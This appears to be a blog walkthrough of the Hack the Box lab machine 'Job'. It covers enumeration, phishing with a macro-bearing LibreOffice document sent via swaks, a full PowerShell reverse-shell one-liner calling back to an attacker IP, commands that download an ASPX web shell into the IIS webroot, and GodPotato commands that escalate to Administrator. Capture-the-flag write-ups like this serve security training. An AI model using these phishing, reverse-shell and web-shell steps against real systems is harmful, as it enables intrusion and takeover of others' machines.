
Hack the Box Job
Official Synopsis
Enumeration Initial access Horizontal movement Privilege escalation
The target runs an SMTP server and its website accepts LibreOffice-compatible documents, Providing an attack vector to deliver a document (phishing) with embedded macros that leads to remote code execution as user jack.black. This user is a member of the DEVELOPERS group, which has write access to C:\inetpub\wwwroot (the IIS web root), allowing files to be placed in the webroot and achieve code execution as the IIS AppPool service account. The IIS AppPool account has the SeImpersonate privilege, creating conditions that allow token-impersonation techniques to be used to escalate privileges to Administrator.
Reference
Tools Used
Nmap
Metasploit
MSF Venom
Meterpreter
Reverse Shell
Web Shell (ASPX)
Python simple HTTP server
Tactics/Techniques
Generating Malicious Office Files with Macros
SMTP Outbound Phishing Email
Local Enumeration
Token Impersonation
Phishing
Potato exploit
Vulnerabilities
File System Configuration
Arbitrary File Write
Technology
IIS
hMailServer
LibreOffice
My Visual Engagement Work Flow

Summary of Walkthrough
Enumeration
Network, Service & App Discovery
Port Discovery
Service Discovery
Web App Assessment
Attack surface discovery
Initial Access
Crafting the Payload - Malicious Macro Document
About Office Document Macros
Malicious Doc Creation via Metasploit
Review Macro Payload
Payload Delivery
SMTP Phishing Email
Callback to reverse shell
Troubleshoot Exploit
Horizontal Movement
Lateral Movement
Group Permission Review
IIS Directory Review
Directory Permissions Review
Payload Generation & Delivery
Generate ASPX Web Shell
Upload the ASPX Web Shell
Activate Webshell
Privilege Escalation
Privilege enumeration
SeImpersonatePrivilege
Exploit GodPotatoe from the webshell
Grab root flag
Detailed Walkthrough
Enumeration - 4 steps
Network, Service & App Discovery
Port Discovery - Step 1/4
This look juicy. We have a mail server, webserver, smb server and RDP is open. Chances are we attack the external facing infrastructure and move horizontally via RDP. But I am loving where this is going.

Service Discovery - Step 2/4
We can see that hMailServer is in use, which I have never heard of. A quick look reveals it is an open source mail server, that is so cool! Fair to assume this runs on SMTP and is on prem.

Web App Assessment - Step 3/4
Running what web returned the web applications under lying technology layers. At a high level we learn that Bootstrap front end, HTML, IIS and ASP.NET is the scripting language. This is fantastic to know, incase we need to develop any payloads to execute on the target.

Attack Surface Discovery - Step 4/4
The website is leading us to the next step of our engagement which is the landing page where we learn that the fictitious company is hiring developers and they specifically ask for CV's to their career email generated as a libre office document.

Initial Access - 6 steps
Crafting the Payload - Malicious Macro Document
About Office Document Macros - Step 1/6
Let's talk about macros and how they relate to malicious office documents commonly generated in phishing attacks. Macros are small scripts created in office documents to perform functions of repetitive tasks. Examples could include formatting data, performing math calculations in a excell file or even generate reports based on user input with a button to trigger. So with that being said, there is nothing to stop an attacker from injecting malicious code in an office document.
Lastly, a Macro doesn't execute without a user warning in majority of office related applications. So attacks come up with creative ways to run the macro with and without user interaction.
Malicious Doc Creation via Metasploit - Step 2/6
Starting up Metasploit we search libreoffice and the first option returned is exactly what we are looking for, containing payloads for windows and linux.


Review Macro Payload - Step 3/6

A real head scratcher
Running olevba shows nothing, then it occurred to me despite having the name macro in it, this wasn't a true microsoft office doc macro. This is open office so its not a macro in the same way, but rather a imbeded object with powershell, not VBA scripting.
Modify Payload

Just like in an office doc, you can review and edit macros.

Payload Delivery
SMTP Phishing Email - Steps 4/6
How do you send an email from cmd line in 2026?
You ask ChatGpt 🤣
Seriously, who is ever going to commit that to memory, put it in a time capsule and burry it.
swaks --to career@job.local \
--from attacker@lab.local \
--server 10.129.234.73 \
--port 25 \
--header "Subject: Important Document" \
--body "Please see attached file." \
--attach msf.odt

Callback to reverse shell - Steps 5/6
.......It is retrieving our payload but the execution is not working.
Troubleshooting - Steps 6/6
We cannot seem to land a reverse connection and I am not entirely sure why. I tried several msf console payloads, including staged, stageless, HTTP, TCP, meterpreter and Powershell.
At this stage nothing is working, it appears the file just outputs as the URL name this isn't a executable it is just a file with the rev shell code inside of the .txt file which is not helpful so we will recourse to a manual approach of let's hollow out the payload and add our own reverse shell.

Steps:
Create our own reverse shell in PS
Host our own python server to deliver the reverse shell
Update the document macro to point to our python server
Host reverse shell on our server with the name matching the URI Path generated by MSFconole
Send the malicious phishing email and attachment.
RevShell used
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.52',53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()

Horizontal Movement - Steps 6
Group Permission Review - Steps 1/6
With access to the system as Jack there are many paths to exploring paths for further movement. The easiest first step is to look at what group permissions our user has access to. Sure enough we can see that we have access to the developers group which sounds juicy.
Whoami /AllUser Jack Black Enabled group JOB\developersIIS Directory Review - Steps 2/6
In windows inetpub\wwwroot is like var/www/html on linux machines and where web applications will run when setup on Windows IIS. Given that we are dealing with this web application and our user has access to the developer group, we want to checkout whats what in the hut.
Directory Permissions Review - Steps 3/6
While often under looked, this is a great way to springboard your permissions.
Looking at directory permisssions reveals that we have Read & Execute in the web root folder.
C:\inetpub\wwwroot> Get-Acl .
Path Owner Access
---- ----- ------
wwwroot NT AUTHORITY\SYSTEM BUILTIN\IIS_IUSRS Allow ReadAndExecute, Synchronize...
Payload Generation & Delivery
Generate ASPX Web Shell - Steps 4/6
Several Web Shells did not work and I don't totally understand why. However none the less Included the webshell which did work in the below URL. An ASPX web shell is effective because they target Microsoft IIS based servers.
Webshell in the URL below.
Upload the ASPX Web Shell - Steps 5/6
This was a simple upload and nothing special was required.
Activate Webshell - Steps 6/6
iwr http://10.10.14.51:8000/boom.aspx -outfile boom.aspx
Instead of plain commands like above you can force execution
powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://10.10.14.51:8000/boom.aspx','boom.aspx')"

Privilege Escalation - Steps 4
Privilege enumeration - Steps 1/4
Poking around on the system revealed a classic privilege escalation related vulnerability and no enumeration/recon script was needed.
SeImpersonatePrivilege - Steps 2/4
We have our SeImpersonatePrivilege permissions which is a common path found on Hack the Box. Folks in the community complain about vulnerabilities like these. but generally the user flag and foothold is the hard part and root is the easier part.

Exploit GodPotatoe from the webshell - Step 3/4
For this step we download GodPotatoe a binary designed to take advantage of the SeImpersonatePrivilege.
/c C:\inetpub\wwwroot\exploit.exe -cmd "cmd /c whoami"

Grab root flag - Step 4/4
/c C:\inetpub\wwwroot\exploit.exe -cmd "cmd /c type ..\..\..\Users\Administrator\Desktop\root.txt"

THE END


Comments